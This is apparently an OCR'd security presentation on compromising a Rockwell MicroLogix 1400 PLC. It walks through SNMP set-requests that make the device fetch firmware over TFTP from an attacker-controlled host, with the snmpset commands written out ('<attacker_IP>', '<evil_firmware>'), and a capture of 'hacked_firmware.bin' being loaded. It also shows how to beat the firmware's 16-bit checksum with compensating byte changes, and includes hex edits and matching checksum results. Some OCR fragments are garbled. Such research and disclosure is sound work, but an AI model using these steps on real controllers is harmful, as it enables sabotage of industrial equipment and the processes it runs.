
```
[illegible]                   [illegible]
y i       P
?@
?0<R                  dj
d>                    fec@
ec@                   wheel
whee                  ublic
public~]              ri
rivate^               vate
1.3.6.1.              1.3
1~                    .6.1.2
U'                    1|
```

ML1400: MODIFY FIRMWARE



```
▾ Simple Network Management Protocol
    version: version-1 (0)
    community: private
  ▾ data: set-request (3)
    ▾ set-request
        request-id: 9856
        error-status: noError (0)
        error-index: 0
      ▾ variable-bindings: 2 items
        ▾ 1.3.6.1.4.1.95.2.2.1.1.1.0: 192.168.42.222 (192.168.42.222)
            Object Name: 1.3.6.1.4.1.95.2.2.1.1.1.0 (iso.3.6.1.4.1.95.2.2.1.1.1.0)
            Value (IpAddress): 192.168.42.222 (192.168.42.222)
        ▾ 1.3.6.1.4.1.95.2.2.1.1.2.0: 433a5c55736572735c41444d494e497e315c41707044617
            Object Name: 1.3.6.1.4.1.95.2.2.1.1.2.0 (iso.3.6.1.4.1.95.2.2.1.1.2.0)
            Value (OctetString): 433a5c55736572735c41444d494e497e315c4170704461 74...

0000  00 1d 9c a4 31 5b 00 0c  29 de 06 21 08 00 45 00   ....1[.. )..!..E.
0010  00 94 43 02 40 00 80 11  00 00 c0 a8 2a de c0 a8   ..C.@... ....*...
0020  2a 0b e7 a5 00 a1 00 80  d6 cb 30 76 02 01 00 04   *....... ..0v....
0030  07 70 72 69 76 61 74 65  a3 68 02 02 26 80 02 01   .private .h..&...
0040  00 02 01 00 30 5c 30 14  06 0c 2b 06 01 04 01 5f   ....0\0. ..+...._
0050  02 02 01 01 01 00 40 04  c0 a8 2a de 30 44 06 0c   ......@. ..*.0D..
0060  2b 06 01 04 01 5f 02 02  01 01 02 00 04 34 43 3a   +...._.. .....4C:
0070  5c 55 73 65 72 73 5c 41  44 4d 49 4e 49 7e 31 5c   \Users\A DMINI~1\
0080  41 70 70 44 61 74 61 5c  4c 6f 63 61 6c 5c 54 65   AppData\ Local\Te
0090  6d 70 5c 57 41 4d 5f 42  4f 4f 54 5f 4f 53 2e 62   mp\WAM_B OOT_OS.b
00a0  69 6e                                              in
```

ML1400: MODIFY FIRMWARE




```
192.168.42.222        fe80::81c2:c9a2:e0d
        192.168.42.11                  ff02::1:2        Comment
  get-request        SNMP: get-request 1.3.6.1.2.1.1.2.0 1.3.6.1.2.1.1.1.0 1.3.6.1.2.1.1.5.0 1.3.6.1.2.1.
  get-response       SNMP: get-response 1.3.6.1.2.1.1.2.0 1.3.6.1.2.1.1.1.0 1.3.6.1.2.1.1.5.0 1.3.6.1.2.
  get-request        SNMP: get-request 1.3.6.1.2.1.1.2.0 1.3.6.1.2.1.1.1.0 1.3.6.1.2.1.1.5.0 1.3.6.1.2.1.
  get-response       SNMP: get-response 1.3.6.1.2.1.1.2.0 1.3.6.1.2.1.1.1.0 1.3.6.1.2.1.1.5.0 1.3.6.1.2.
  get-request        SNMP: get-request 1.3.6.1.4.1.95.2.3.1.1.1.2.0 1.3.6.1.4.1.95.2.2.2.3.0
  get-response       SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.1.2.0 1.3.6.1.4.1.95.2.2.2.3.0
  get-request        SNMP: get-request 1.3.6.1.4.1.95.2.3.1.1.1.2.0
  get-response       SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.1.2.0
  set-request        SNMP: set-request 1.3.6.1.4.1.95.2.2.1.1.1.0 1.3.6.1.4.1.95.2.2.1.1.2.0
  get-response       SNMP: get-response 1.3.6.1.4.1.95.2.2.1.1.1.0 1.3.6.1.4.1.95.2.2.1.1.2.0
  set-request        SNMP: set-request 1.3.6.1.4.1.95.2.3.1.1.1.1.0
  get-response       SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.1.1.0
  Read Request       TFTP: Read Request, File: C:\Users\ADMINI~1\AppData\Local\Temp\RAM_B701_O
  Data Packet        TFTP: Data Packet, Block: 1
  Acknowledge        TFTP: Acknowledgement, Block: 1
  Data Packet        TFTP: Data Packet, Block: 2
  Acknowledge        TFTP: Acknowledgement, Block: 2
  Data Packet        TFTP: Data Packet, Block: 3
```

ML1400: MODIFY FIRMWARE

```
~# snmpset -c wheel -v 2c 192.168.42.11 .
1.3.6.1.4.1.95.2.2.1.1.1.0 a <attacker_IP>

~# snmpset -c wheel -v 2c 192.168.42.11 .
1.3.6.1.4.1.95.2.2.1.1.2.0 s "<evil_firmware>”

~# snmpset -c wheel -v 2c 192.168.42.11 .
1.3.6.1.4.1.95.2.3.1.1.1.1.0 i 2
```


ML1400: MODIFY FIRMWARE



```
35592 SNMP      100 get-response 1.3.6.1.4.1.95.2.3.1.1.1.1.0
       ARP       60 Who has 192.168.42.117  Tell 0.0.0.0
  161 SNMP       92 set-request 1.3.6.1.4.1.95.2.2.1.1.1.0
50254 SNMP      102 get-response 1.3.6.1.4.1.95.2.2.1.1.1.0
  161 SNMP      107 set-request 1.3.6.1.4.1.95.2.2.1.1.2.0
50330 SNMP      117 get-response 1.3.6.1.4.1.95.2.2.1.1.2.0
  161 SNMP       88 get-next-request 1.3.6.1.4.1.95.2.2.1.1.1.0
41858 SNMP      117 get-response 1.3.6.1.4.1.95.2.2.1.1.2.0
```

```
0000  00 1d 9c a7 19 20 00 0c  29 ee 73 e0 08 00 45 00   .....&.. ).s...E.
0010  00 5d 92 79 40 00 40 11  d1 f2 c0 a8 2a c8 c0 a8   .].y@.@. ....*...
0020  2a 0b c4 9a 00 a1 00 49  d6 7a 30 3f 02 01 01 04   *......I .-0?....
0030  05 77 68 65 65 6c a3 33  02 04 60 ac 59 71 02 01   .wheel.3 ..`.Yq..
0040  00 02 01 00 30 25 30 23  06 0c 2b 06 01 04 01 5f   ....0%0# ..+...._
0050  02 02 01 01 02 00 04 13  68 61 63 6b 65 64 5f 66   ........ hacked_f
0060  69 72 6d 77 61 72 65 2e  62 69 6e                  irmware. bin
```

ML1400: MODIFY FIRMWARE




ML1400: BYPASS INTEGRITY CHECK


- Only using self-reported checksum*
  - Basic math
  - At least two very easy bypasses
    1. Find all occurrences of checksums in the firmware and update to match modified firmware
    2. Make “compensating” changes when modifying firmware
       - “zero sum” byte changes
         - » `0x12 0x34 → 0x34 0x12`
         - » `0x42 0x42 → 0x41 0x43`
         - » `0x00 0x00 0x00 0xFF → 0x41 0x42 0x43 0x39`

- * Rockwell claims that the newest hardware (Series C) uses cryptographically-signed firmware
  - Not supported on older models
    - Challenge accepted ☺

ML1400: BYPASS INTEGRITY CHECK




```
001606A0  00 1B BE 8E  09 B4 01 2F   6E 6F 74 69  66 79 2E 68   ......./notify.h
001606B0  74 6D 00 00  00 00 00 00   00 00 00 00  00 00 00 00   tm..............
```



```
001606A0  00 1B BE 8E  09 B4 01 2F   6F 6E 74 69  66 79 2E 68   ......./ontify.h
001606B0  74 6D 00 00  00 00 00 00   00 00 00 00  00 00 00 00   tm..............
```

ML1400: BYPASS INTEGRITY CHECK



Authentication Required

http://192.168.42.11 requires a username and password.

Your connection to this site is not private.


User Name:

Password:

The 1

192.168.42.11 didn't send any data.

ML1400: BYPASS INTEGRITY CHECK



```
          0 1 2 3  4 5 6 7  8 9 A B  C D E F   0123456789ABCDEF
0003CE90 [illegible] 543B037F [illegible] 444452C7  PLICT;..AC ADDR.
0003CEA0 856F2530 325873CF 325825F2 EB010207  .o%02Xs.2X%.....
0003CEB0 F30098C0 52454D07 4F5445[illegible] CB37F398  ....REM.OTE..7..
0003CEC0 [illegible] CF00DDCF [illegible] 13DF25DF  ..............%.
0003CED0 [illegible] 50D3FF4E [illegible] D70C0CBF  7.I.P..NV..H....
0003CEE0 [illegible] 97BE16E0 [illegible] B015703B  E.........G...p;
```


Checksum Results

Document	Algorithm	Checksum	Checksum/Digest
WAM_BOOT_OS.bin	Checksum (16 bit)	2922	0B6A
old.bin	Checksum (16 bit)	2922	0B6A

